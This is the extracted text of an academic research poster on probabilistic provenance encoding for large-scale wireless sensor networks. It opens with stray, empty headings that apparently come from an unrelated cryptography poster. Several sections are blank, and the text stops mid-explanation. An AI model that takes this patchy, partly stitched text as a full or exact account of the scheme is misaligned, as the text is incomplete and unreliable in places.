
### Our key techniques



### Threshold membership policies (Key derivation)



### Any monotonic membership policy (Keygen)





# CERIAS

the center for education and research in information assurance and security

## Energy-Efficient Provenance Transmission in Large-Scale Wireless Sensor Networks



S. M. Iftekhharul Alam  
Electrical and Computer Engineering, Purdue University

Sonia Fahmy  
Computer Science, Purdue University



### Emergence of Large Scale Sensor Networks

- Global Sensor Network to fight climate change.
- Sensor based *decision support systems* to monitor power grid and critical infrastructures:
  - Smart Grid
  - Smart Building
  - Smart Bridge
  - Smart Tunnel




Data item is collected from sensors at the base station and made available to decision makers for further analysis.

Trustworthiness of data affects the quality of decision making

### Provenance and Trust Framework

- Trust models assess trustworthiness of data based on provenance similarity and value similarity.
- Provenance of a data item is a tree of nodes that manipulate or forward that item.



In large scale networks, extended period of radio communication and energy dissipation due to the increasing height of provenance tree.

Data Forwarding Tree

### Goals and Challenges

Probabilistic incorporation of node ID to reduce the expected length of the provenance.



Number of bits required to represent provenance should be fixed.



Fast convergence of provenance construction is critical.



Topological changes should be rapidly reflected in provenance.

### Probabilistic Provenance Flow (PPF)

Adaptation of probabilistic packet marking (PPM) of IP traceback


Embedding a connected sub-graph of full provenance into a single packet

Two complementary encoding schemes : (a) **Juxtaposition of ranks** and (b) **Prime multiplication**

Faster decoding and construction of provenance

### Provenance Encoding

- $prime(n)$  = The greatest prime number less than or equal to  $n$ .
- $offset(n) = n - prime(n)$ .
- Difference between node ID and  $prime(ID)$  is less than or equal to 7.
- $rank(ID)$  = Position of  $ID$  in an increasing sequence of IDs of all member nodes.



### Provenance Decoding and Construction

**Rank method:** Use the counter to extract partial provenance.


